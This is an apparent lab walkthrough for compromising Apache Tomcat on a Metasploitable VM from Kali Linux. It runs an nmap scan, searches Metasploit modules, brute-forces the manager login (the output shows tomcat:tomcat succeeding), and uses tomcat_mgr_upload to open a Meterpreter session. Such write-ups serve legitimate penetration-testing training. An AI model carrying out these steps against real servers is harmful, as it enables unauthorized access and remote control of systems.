
Exploit apache tomcat


1) Find out ip address of metasploit (Victim PC) by using ifconfig.
2) To find ip address of kali linux type sudo ifconfig (Attacker).
3) Now open terminal in kali linux and use nmap.

   nmap -sV -A 192.168.0.106



```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
```

4) Now open metasploit framework using msfconsole in KALI.
5) Type search tomcat




```
msf > search tomcat

Matching Modules
================

   Name                                                          Disclosure Date  Rank       Description
   ----                                                          ---------------  ----       -----------
   auxiliary/admin/http/tomcat_administration                                     normal     Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                    2009-01-09       normal     Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                 2009-01-09       normal     TrendMicro Data Loss Prevention 5.5 Directory Tr
aversal
   auxiliary/dos/http/apache_commons_fileupload_dos              2014-02-06       normal     Apache Commons FileUpload and Apache Tomcat DoS
   auxiliary/dos/http/apache_tomcat_transfer_encoding            2010-07-09       normal     Apache Tomcat Transfer-Encoding Information Disc
losure and DoS
   auxiliary/dos/http/hashcollision_dos                          2011-12-28       normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                             normal     Apache Tomcat User Enumeration
   auxiliary/scanner/http/tomcat_mgr_login                                        normal     Tomcat Application Manager Login Utility
   exploit/multi/http/struts_code_exec_classloader               2014-03-06       manual     Apache Struts ClassLoader Manipulation Remote Co
de Execution
   exploit/multi/http/struts_dev_mode                            2012-01-06       excellent  Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_jsp_upload_bypass                   2017-10-03       excellent  Tomcat RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                          2009-11-09       excellent  Apache Tomcat Manager Application Deployer Authe
nticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                          2009-11-09       excellent  Apache Tomcat Manager Authenticated Upload Code
Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07       excellent  Novell ZENworks Configuration Management Arbitra
ry File Upload
   post/multi/gather/tomcat_gather                                                normal     Gather Tomcat Credentials
   post/windows/gather/enum_tomcat                                                normal     Windows Gather Apache Tomcat Enumeration
```

6) Now we will use auxiliary/scanner/http/tomcat_mgr_login to enumerate users.(Use 27)
7) To use anauxillary we just have to write “use” followed by the name of auxillary.
8) Then next we will look for the options that area vailable for that auxillary by typing show options
9) We will set RHOST and RPORT of Victim. For apche port is 8180 for metaspolite OS.
10) And finally we will fire the “exploit” command.
11) After executing the above command you will find one entry as login successful. In that entry you will get Id and password of tomcat. Use this id and password in the following steps.



```
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.105:8180 - Login Successful: tomcat:tomcat
[-] 192.168.0.105:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:vagrant (Incorrect)
```

12) Now we have username and password of apache.
13) Now type back
14) We will now use exploit/multi/http/tomcat_mgr_upload.
15) Do the following settings for Victim.
    Set rhosts, rport, httpusername and httppassword as per the password we got.
16) Then type exploit
17) Now we have meterpreter session (of Victim) and access of apache.
18) We can use commands like sysinfo, ls, getuid etc.